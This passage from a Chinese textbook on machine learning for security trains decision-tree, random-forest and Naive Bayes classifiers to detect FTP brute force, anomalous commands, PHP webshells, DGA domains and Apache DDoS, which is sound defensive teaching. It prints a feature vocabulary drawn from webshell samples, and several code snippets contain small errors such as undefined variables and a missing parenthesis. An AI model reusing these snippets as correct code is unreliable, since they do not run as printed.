


图6-4 ADFA-LD系统调用抽象成向量

加载ADFA-LD中的正常样本数据：

```
def load_adfa_training_files(rootdir):
    x=[]
    y=[]
    list = os.listdir(rootdir)
    for i in range(0, len(list)):
        path = os.path.join(rootdir, list[i])
        if os.path.isfile(path):
            x.append(load_one_file(path))
```

```
        y.append(0)
    return x,y
```

定义遍历目录下文件的函数：

```
def dirlist(path, allfile):
    filelist = os.listdir(path)
    for filename in filelist:
        filepath = os.path.join(path, filename)
        if os.path.isdir(filepath):
            dirlist(filepath, allfile)
        else:
            allfile.append(filepath)
    return allfile
```

从攻击数据集中筛选和FTP暴力破解相关的数据：

```
def load_adfa_hydra_ftp_files(roottdir):
    x=[]
    y=[]
    allfile=dirlist(roottdir,[])
    for file in allfile:
        if re.match(
r"../data/ADFA-LD/Attack_Data_Master/Hydra_FTP_\d+/UAD-Hydra-FTP*",
file):
            x.append(load_one_file(file))
            y.append(1)
    return x,y
```

2.特征化

由于ADFA-LD数据集都记录了函数调用序列，每个文件包含的函数调用序列的个数都不一致，可以参考第3章中的词集模型进行特征化：

```
x1,y1=load_adfa_training_files("../data/ADFA-LD/Training_Data_Master/")
x2,y2=load_adfa_hydra_ftp_files("../data/ADFA-LD/Attack_Data_Master/"
x=x1+x2
y=y1+y2
vectorizer = CountVectorizer(min_df=1)
x=vectorizer.fit_transform(x)
x=x.toarray()
```

3.训练样本

实例化决策树算法：

```
clf = tree.DecisionTreeClassifier()
```

4.效果验证

我们使用十折交叉验证：

```
print cross_validation.cross_val_score(clf, x, y, n_jobs=-1, cv=10)
```

测试结果如下，准确率约为95%：

```
[ 1.          0.99009901  0.95        0.97979798  0.97979798  0.87878788  
 0.98989899  0.97979798  0.94949495  0.95959596]
```

可视化训练得到的决策树为：

```
dot_data = tree.export_graphviz(clf, out_file=None)  
graph = pydotplus.graph_from_dot_data(dot_data)  
graph.write_pdf("../photo/6/ftp.pdf")
```

可视化决策树如图6-5所示。




图6-5 FTP暴力破解决策树

6.5 随机森林算法概述

随机森林指的是利用多棵树对样本进行训练并预测的一种分类器。该分类器最早由Leo Breiman和Adele Cutler提出，并被注册成了商标。随机森林是一个包含多个决策树的分类器，并且其输出的类别是由个别树输出的类别的众数而决定。顾名思义，随机森林是用随机的方式建立一个森林，森林由很多的决策树组成，随机森林的每一棵决策树之间是没有关联的。在得到森林之后，当有一个新的输入样本进入的时候，就让森林中的每一棵决策树分别进行判断，看看这个样本应该属于哪一类，然后看看哪一类被选择最多，则预测这个样本为那一类。不太严谨地讲，可以把随机森林当作加强版的决策树。

6.6 示例：hello world！随机森林

为了对比决策树与随机森林，我们使用同样的数据集合进行测试，导入需要的函数库：

```
>>> from sklearn.model_selection import cross_val_score
>>> from sklearn.datasets import make_blobs
>>> from sklearn.ensemble import RandomForestClassifier
>>> from sklearn.ensemble import ExtraTreesClassifier
>>> from sklearn.tree import DecisionTreeClassifier
```

随机生成测试样本集合：

```
>>> X, y = make_blobs(n_samples=10000, n_features=10, centers=100,
...                     random_state=0)
```

使用决策树训练，获取训练结果：

```
>>> clf = DecisionTreeClassifier(max_depth=None, min_samples_split=2,
...                                 random_state=0)
>>> scores = cross_val_score(clf, X, y)
>>> scores.mean()
0.97...
```

使用随机森林训练，获取训练结果：

```
>>> clf = RandomForestClassifier(n_estimators=10, max_depth=None,
...                               min_samples_split=2, random_state=0)
>>> scores = cross_val_score(clf, X, y)
>>> scores.mean()
0.999...
```

这是一个不太严谨的对比，不过确实可以说明一些问题，在平时遇到的实际情况下，随机森林的判决性能优于决策树。

6.7 示例：使用随机森林算法检测FTP暴力破解

完整演示代码请见本书GitHub上的6-4.py。

1.数据搜集和数据清洗

继续使用ADFA-LD数据集中FTP暴力破解的相关数据，ADFA-LD数据集详细介绍请阅读第3章相关内容。

2.特征化

由于ADFA-LD数据集都记录了函数调用序列，每个文件包含的函数调用序列的个数都不一致，可以参考第3章中的词集模型进行特征化。具体思路请参考6.4节。

3.训练样本

实例化决策树和随机森林算法：

```
clf1 = tree.DecisionTreeClassifier()
clf2 = RandomForestClassifier(n_estimators=10,
```

4.效果验证

我们使用十折交叉验证。

```
score=cross_validation.cross_val_score(clf1, x, y, n_jobs=-1, cv=10)
print np.mean(score)
score=cross_validation.cross_val_score(clf2, x, y, n_jobs=-1, cv=10)
print np.mean(score)
```

测试结果如下，决策树准确率约为96%，随机森林准确率约为98%。

0.963786878688
0.984888688869

6.8 本章小结

本章重点介绍决策树和随机森林的基础知识及其在Web安全领域的相关应用，包括检测POP3暴力破解、检测FTP暴力破解等。以检测FTP暴力破解这个例子来说，在同样训练数据和测试数据、同样特征提取方式的情况下，随机森林的性能确实优于决策树，结合我们的实践经验，也推荐在这样的情况下优先考虑使用随机森林算法试一下效果。

参考资源

我写作本章时参考了以下网站，读者要想进一步学习，欢迎到这些网站进一步了解更多信息：

·<https://www.ibm.com/developerworks/cn/analytics/library/ba-1507-decisiontree-algorithm/index.html>

·<http://kdd.ics.uci.edu/databases/kddcup99/kddcup99.html>

·<http://www.freebuf.com/articles/system/97703.html>

还有一些参考文献值得一读：

[1] G Creech, J Hu.A Semantic Approach to Host-Based Intrusion Detection Systems Using Contiguous and Discontiguous System Call Patterns.Computers, IEEE Transactions on, 2013.

[2] G Creech, J Hu.Generation of a New IDS Test Dataset: Time to Retire the KDD Collection.Wireless Communications&Networking Conference, 2013: 4487-4492.

[3] M Xie, J Hu, J Slay, Evaluating Host-Based Anomaly Detection Systems: Application of the One-Class SVM Algorithm to ADFA-LD.International Conference on Fuzzy Systems&Knowledge Discovery, 2014, 2000: 978-982.

第7章 朴素贝叶斯算法

朴素贝叶斯算法可能是机器学习里面名气最大的算法了，对IT技术有点了解的人基本上都知道早期垃圾邮件的算法就使用了朴素贝叶斯。其实早在200多年前科学家就提出了它，并给出了数学上的证明，而且朴素贝叶斯的英文简写非常抢眼：NB算法，是不是有种特别NB的感觉。本章将介绍朴素贝叶斯算法的基本概念，并给出基本的使用方式，包括如何使用朴素贝叶斯算法检测异常操作、检测DGA域名、检测针对Apache的DDoS攻击、检测基于MNIST数据集的验证码等。

7.1 朴素贝叶斯算法概述

垃圾邮件（见图7-1）可以说是因特网带给人类最具争议性的副产品，它的泛滥已经使整个因特网不堪重负，它严重地影响了人们的日常办公和生活。通常，企业和大型邮件服务提供商都会提供拦截垃圾邮件的功能，其中最常见的一种算法就是基于朴素贝叶斯的文本分类算法，大体思路是通过学习大量的垃圾邮件和正常邮件样本，让朴素贝叶斯训练出文本分类模型。



图7-1 垃圾邮件

贝叶斯分类是一系列分类算法的总称，这类算法均以贝叶斯定理为基础，故统称为贝叶斯分类。其中朴素贝叶斯（Naive Bayesian, NB）是其中应用最为广泛的分类算法之一。NB算法是基于贝叶斯定理与特征条件独立假设的分类方法。这个在250多年前由英国数学家贝叶斯

(见图7-2) 发明的算法，在信息领域内有着无与伦比的地位。NB基于一个简单的假定：给定目标值时属性之间相互条件独立。



图7-2 贝叶斯肖像

NB发源于古典数学理论，有着坚实的数学基础以及稳定的分类效率。同时，NB所需估计的参数很少，对缺失数据不太敏感，算法也比较简单。理论上，NB模型与其他分类方法相比具有最小的误差率。但是实际上并非总是如此，这是因为NB模型假设属性之间相互独立，这个假设在实际应用中往往是不成立的，这给NB模型的正确分类带来了一定影响。

NB包括以下算法：

- 高斯朴素贝叶斯（Gaussian Naive Bayes）；
- 多项式朴素贝叶斯（Multinomial Naive Bayes）；
- 伯努利朴素贝叶斯（Bernoulli Naive Bayes）。

7.2 示例：hello world！朴素贝叶斯

导入库以及数据集合：

```
>>> from sklearn import datasets  
>>> iris = datasets.load_iris()  
>>> from sklearn.naive_bayes import GaussianNB
```

训练数据集：

```
>>> gnb = GaussianNB()
```

验证结果：

```
>>> y_pred = gnb.fit(iris.data, iris.target).predict(iris.data)  
>>> print("Number of mislabeled points out of a total %d points : %d"  
...      % (iris.data.shape[0],(iris.target != y_pred).sum()))  
Number of mislabeled points out of a total 150 points : 6
```

7.3 示例：检测异常操作

在第5章中，我们使用KNN检测异常操作，准确率约80%，不是很理想；本章基于同样的数据集合，使用NB看看效果如何。完整演示代码请见本书GitHub上的7-1.py。

1.数据搜集和数据清洗

与第5章一致，不再赘述。

2.特征化

本次我们使用词集模型，统计全部操作命令，去重后形成字典或者说词汇表：

```
with open(filename) as f:  
    for line in f:  
        line=line.strip('\n')  
        dist.append(line)  
fdist = FreqDist(dist).keys()
```

通过处理user3用户的全部命令操作，去重后得到的结果为：

```
Dist:(['gs', 'tset', 'basename', 'uname', 'touch', 'find', 'ln', 'unpack', 'jar', 't
```

以该词汇表作为向量空间，将每个命令序列转换成对应的向量：

```
def get_user_cmd_feature_new(user_cmd_list,dist):  
    user_cmd_feature=[]  
    for cmd_list in user_cmd_list:  
        v=[0]*len(dist)  
        for i in range(0,len(dist)):  
            if dist[i] in cmd_list:  
                v[i]+=1  
        user_cmd_feature.append(v)  
    return user_cmd_feature
```

3.训练模型

使用NB训练：

```
clf = GaussianNB().fit(x_train, y_train)
```

4.效果验证

验证效果：

```
y_predict=clf.predict(x_test)  
score=np.mean(y_test==y_predict)*100
```

准确率达到了92%，效果非常不错。

7.4 示例：检测WebShell（一）

我们基于WebShell的文本特征进行WebShell的检测。我们将互联网上搜集到的WebShell作为黑样本，当前最新的wordpress源码作为白样本。将一个PHP文件作为一个字符串处理，以基于单词的2-gram切割，遍历全部文件形成基于2-gram的词汇表，如图7-3所示。然后，进一步将每个PHP文件向量化。完整演示代码请见本书GitHub上的7-2.py。




图7-3 基于2-gram获取词汇表

1.数据搜集和数据清洗

定义函数，用于将PHP文件转换成一个字符串：

```
def load_file(file_path):
    t=""
    with open(file_path) as f:
        for line in f:
            line=line.strip('\n')
            t+=line
    return t
```

遍历样本集合，将全部PHP文件以字符串的形式加载：

```
def load_files(path):
    files_list=[]
    for r, d, files in os.walk(path):
        for file in files:
            if file.endswith('.php'):
                file_path=path+file
                print "Load %s" % file_path
                t=load_file(file_path)
                files_list.append(t)
    return files_list
```

针对黑样本集合，以2-gram算法生成全局的词汇表，其中2-gram基于单词切割，所以设置token的切割方法为：r'\b\w+\b'。

```
webshell_bigram_vectorizer = CountVectorizer(ngram_range=(2, 2), decode_error="ignore")
webshell_files_list=load_files("../data/PHP-WebSHELL/xiaoma/")
x1=webshell_bigram_vectorizer.fit_transform(webshell_files_list).toarray()
vocabulary=webshell_bigram_vectorizer.vocabulary_
```

其中，需要特别说明以下3个参数。

- ngram_range: 设置成(2, 2)，表明基于2-gram；
- decode_error: 设置成ignore，表明忽略异常字符的影响；
- token_pattern: 设置成r'\b\w+\b'，表明按照单词切割。

2. 特征化

使用黑样本生成的词汇表vocabulary，将白样本特征化，其中非常重要的设置CountVectorizer函数的vocabulary，这样才能以黑样本生成的词汇表来进行向量化：

```
wp_bigram_vectorizer = CountVectorizer(ngram_range=(2, 2), decode_error="ignore",
token_pattern = r'\b\w+\b',min_df=1,vocabulary=vocabulary)
wp_files_list=load_files("../data/wordpress/")
x2=wp_bigram_vectorizer.fit_transform(wp_files_list).toarray()
y2=[0]*len(x2)
x=np.concatenate((x1,x2))
y=np.concatenate((y1, y2))
```

3. 训练样本

创建NB实例：

```
clf = GaussianNB()
```

4. 效果验证

我们使用三折交叉验证，所谓k折交叉验证，就是将数据集a分为训

练习集b和测试集c，在样本量不充足的情况下，为了充分利用数据集对算法效果进行测试，将数据集a随机分为k个包，每次将其中一个包作为测试集，剩下k-1个包作为训练集进行训练：

```
print cross_validation.cross_val_score(clf, x, y, n_jobs=-1, cv=3)
```

测试结果如下，准确率80%左右，还有提升空间。

```
[ 0.73584906  0.86538462  0.75 ]
```

7.5 示例：检测WebShell（二）

WebShell本质上就是一个远程管理工具，只不过被黑客利用了。一系列管理功能本质上是一系列函数调用，于是我们尝试针对函数调用建立特征。完整演示代码请见本书GitHub上的7-3.py。

1.数据搜集和数据清洗

针对黑样本集合，以1-gram算法生成全局的词汇表，其中1-gram基于函数和字符串常量进行切割，所以设置token的切割方法为：`r'\b\w+\b\(|\\w+|"`。

```
webshell_bigram_vectorizer = CountVectorizer(ngram_range=(1, 1), decode_error="ignore")
webshell_files_list=load_files("../data/PHP-webSHELL/xiaoma/")
x1=webshell_bigram_vectorizer.fit_transform(webshell_files_list).toarray()
```

生成的词汇表如下：

```
{u"'qid)": 81, u"'shellcode)": 92, u'str_rot13(': 328, u'getuid(': 210, u'while(': 1,
```

2.特征化

使用黑样本生成的词汇表vocabulary，将白样本特征化：

```
wp_bigram_vectorizer = CountVectorizer(ngram_range=(2, 2), decode_error="ignore", token_pattern=r'\b\w+\b\(|\\w+|")
wp_files_list=load_files("../data/wordpress/")
x2=wp_bigram_vectorizer.fit_transform(wp_files_list).toarray()
```

3.训练样本

创建NB实例：

```
clf = GaussianNB()
```

4.效果验证

我们继续使用三折交叉验证：

```
print cross_validation.cross_val_score(clf, x, y, n_jobs=-1, cv=3)
```

测试结果如下，准确率96%左右，相当不错。

```
[ 0.96226415  0.96153846  0.96153846]
```

7.6 示例：检测DGA域名

域名生成算法（Domain Generation Algorithm，DGA）是一项古老但一直活跃的技术，是中心结构僵尸网络赖以生存的关键武器，该技术给打击和关闭该类型僵尸网络造成了不小的麻烦。研究人员需要快速掌握域名生成算法和输入，以便对生成的域名及时进行处置。我们尝试使用NB算法来区分正常域名以及DGA域名，DGA详细内容请阅读第12章。完整演示代码请见本书GitHub上的7-4.py。

1.数据搜集和数据清洗

加载alexa前1000的域名作为白样本，标记为0；分别加载cryptolocker和post-tovar-goz家族的DGA域名，分别标记为2和3：

```
x1_domain_list = load_alexa("../data/top-1000.csv")
x2_domain_list = load_dga("../data/dga-cryptolocke-1000.txt")
x3_domain_list = load_dga("../data/dga-post-tovar-goz-1000.txt")
x_domain_list=np.concatenate((x1_domain_list, x2_domain_list,x3_domain_list))
y1=[0]*len(x1_domain_list)
y2=[1]*len(x2_domain_list)
y3=[2]*len(x3_domain_list)
y=np.concatenate((y1, y2,y3))
```

2.特征化

以2-gram处理DGA域名，如图7-4所示。




图7-4 DGA域名2-gram处理

以2-gram分隔域名，切割单元为字符，以整个数据集合的2-gram结果作为词汇表并进行映射，得到特征化的向量：

```
cv = CountVectorizer(ngram_range=(2, 2), decode_error="ignore",
```

```
token_pattern=r"\w", min_df=1)
x= cv.fit_transform(x_domain_list).toarray()
```

3.训练样本

实例化NB算法：

```
clf = GaussianNB()
```

4.效果验证

我们继续使用三折交叉验证：

```
print cross_validation.cross_val_score(clf, x, y, n_jobs=-1, cv=3)
```

测试结果如下，准确率93%左右，相当不错。

```
[ 0.9491018  0.92992993  0.92792793]
```

7.7 示例：检测针对Apache的DDoS攻击

DDoS攻击通常会使企业的互联网业务造成巨大损失——业务中断几个小时甚至几天。这次我们基于KDD 99的样本数据，尝试使用NB算法识别针对Apache的DDoS攻击（见图7-5）。对KDD 99数据的详细介绍请参考第3章的相关内容。完整演示代码请见本书GitHub上的7-5.py。




图7-5 针对Apache的DDoS攻击的数据处理流程

1. 数据搜集和数据清洗

KDD 99数据已经完成了大部分的数据清洗工作，KDD99数据集中每个连接用41个特征来描述：

```
0,udp,private,SF,105,146,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,1,1,0.00,0.00,0.00,0.00,0.00,1.  
0,udp,private,SF,105,146,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,1,1,0.00,0.00,0.00,0.00,0.00,1.  
0,udp,private,SF,105,146,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,1,1,0.00,0.00,0.00,0.00,0.00,1.  
0,udp,private,SF,105,146,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,2,2,0.00,0.00,0.00,0.00,0.00,1.
```

其中和DDoS相关的特征主要为：

- 网络连接基本特征，见表7-1。
- 基于时间的网络流量统计特征，见表7-2。

表7-1 KDD 99与DDoS相关的网络连接基本特征

特征名称	数据类型	内容描述
duration	连续	连接持续时间，以秒为单位，连续。范围是 [0, 58329]。它的定义是从 TCP 连接以 3 次握手建立算起，到 FIN/ACK 连接结束为止的时间；若为 UDP 协议类型，则将每个 UDP 数据包作为一条连接。数据集中出现大量的 duration = 0 的情况，是因为该条连接的持续时间不足 1 秒
src_bytes	连续	从源主机到目标主机的数据的字节数，连续，范围是 [0, 1379963888]
dst_bytes	连续	从目标主机到源主机的数据的字节数，连续，范围是 [0, 1309937401]
land	离散	若连接来自 / 送达同一个主机 / 端口则为 1，否则为 0，离散，取值是 0 或 1
wrong_fragment	连续	错误分段的数量，连续，范围是 [0, 3]
urgent	连续	加急包的个数，连续，范围是 [0, 14]

表7-2 KDD 99与DDoS相关的基于时间的网络流量统计特征

特征名称	数据类型	内容描述
count	连续	过去 2 秒内，与当前连接具有相同的目标主机的连接数，连续，范围是 [0, 511]
srv_count	连续	过去 2 秒内，与当前连接具有相同服务的连接数，连续，范围是 [0, 511]
serror_rate.	连续	过去 2 秒内，在与当前连接具有相同目标主机的连接中，出现“SYN”错误的连接的百分比，连续，范围是 [0.00, 1.00]
srv_serror_rate	连续	过去 2 秒内，在与当前连接具有相同服务的连接中，出现“SYN”错误的连接的百分比，连续，范围是 [0.00, 1.00]。
rerror_rate	连续	过去 2 秒内，在与当前连接具有相同目标主机的连接中，出现“REJ”错误的连接的百分比，连续，范围是 [0.00, 1.00]
srv_rerror_rate	连续	过去 2 秒内，在与当前连接具有相同服务的连接中，出现“REJ”错误的连接的百分比，连续，范围是 [0.00, 1.00]
same_srv_rate	连续	过去 2 秒内，在与当前连接具有相同目标主机的连接中，与当前连接具有相同服务的连接的百分比，连续，范围是 [0.00, 1.00]
diff_srv_rate	连续	过去 2 秒内，在与当前连接具有相同目标主机的连接中，与当前连接具有不同服务的连接的百分比，连续，范围是 [0.00, 1.00]。
rv_diff_host_rate	连续	过去 2 秒内，在与当前连接具有相同服务的连接中，与当前连接具有不同目标主机的连接的百分比，连续，范围是 [0.00, 1.00]。

· 基于主机的网络流量统计特征，见表7-3。

表7-3 KDD 99与DDoS相关的基于主机的网络流量统计特征

特征名称	数据类型	内容描述
dst_host_count	连续	前 100 个连接中，与当前连接具有相同目标主机的连接数，连续，范围是 [0, 255]
dst_host_srv_count	连续	前 100 个连接中，与当前连接具有相同目标主机相同服务的连接数，连续，范围是 [0, 255]
dst_host_same_srv_rate	连续	前 100 个连接中，与当前连接具有相同目标主机相同服务的连接所占的百分比，连续，范围是 [0.00, 1.00]
dst_host_diff_srv_rate	连续	前 100 个连接中，与当前连接具有相同目标主机不同服务的连接所占的百分比，连续，范围是 [0.00, 1.00]

(续)

特征名称	数据类型	内容描述
dst_host_same_src_port_rate	连续	前 100 个连接中, 与当前连接具有相同目标主机相同源端口的连接所占的百分比, 连续, 范围是 [0.00, 1.00]
dst_host_srv_diff_host_rate	连续	前 100 个连接中, 与当前连接具有相同目标主机相同服务的连接中, 与当前连接具有不同源主机的连接所占的百分比, 连续, 范围是 [0.00, 1.00]
dst_host_serror_rate	连续	前 100 个连接中, 与当前连接具有相同目标主机的连接中, 出现“SYN”错误的连接所占的百分比, 连续, 范围是 [0.00, 1.00]
dst_host_srv_serror_rate.	连续	前 100 个连接中, 与当前连接具有相同目标主机相同服务的连接中, 出现“SYN”错误的连接所占的百分比, 连续, 范围是 [0.00, 1.00]
dst_host_error_rate	连续	前 100 个连接中, 与当前连接具有相同目标主机的连接中, 出现“REJ”错误的连接所占的百分比, 连续, 范围是 [0.00, 1.00]
dst_host_srv_error_rate	连续	前 100 个连接中, 与当前连接具有相同目标主机相同服务的连接中, 出现“REJ”错误的连接所占的百分比, 连续, 范围是 [0.00, 1.00]

加载KDD 99数据集中的数据:

```
def load_kdd99(filename):
    x=[]
    with open(filename) as f:
        for line in f:
            line=line.strip('\n')
            line=line.split(',')
            x.append(line)
    return x
```

筛选标记为apache2和normal且是http协议的数据:

```
if ( x1[41] in ['apache2.', 'normal.'] ) and ( x1[2] == 'http' ):
    if x1[41] == 'apache2.':
        y.append(1)
    else:
        y.append(0)
```

2. 特征化

挑选与DDoS相关的特征作为样本特征:

```
x1 = [x1[0]] + x1[4:8]+x1[22:30]+x1[31:40]
v.append(x1)
for x1 in v :
    v1=[]
    for x2 in x1:
        v1.append(float(x2))
    w.append(v1)
```

3.训练样本

实例化NB算法：

```
clf = GaussianNB()
```

4.效果验证

我们使用十折交叉验证：

```
print cross_validation.cross_val_score(clf, x, y, n_jobs=-1, cv=10)
```

测试结果如下，准确率99%左右，相当不错。

```
[ 0.99925094  0.99875156  0.99950062  0.99950062  0.996004    0.9995005  
 0.997003     0.98975768  0.99975019  0.99925056]
```

7.8 示例：识别验证码

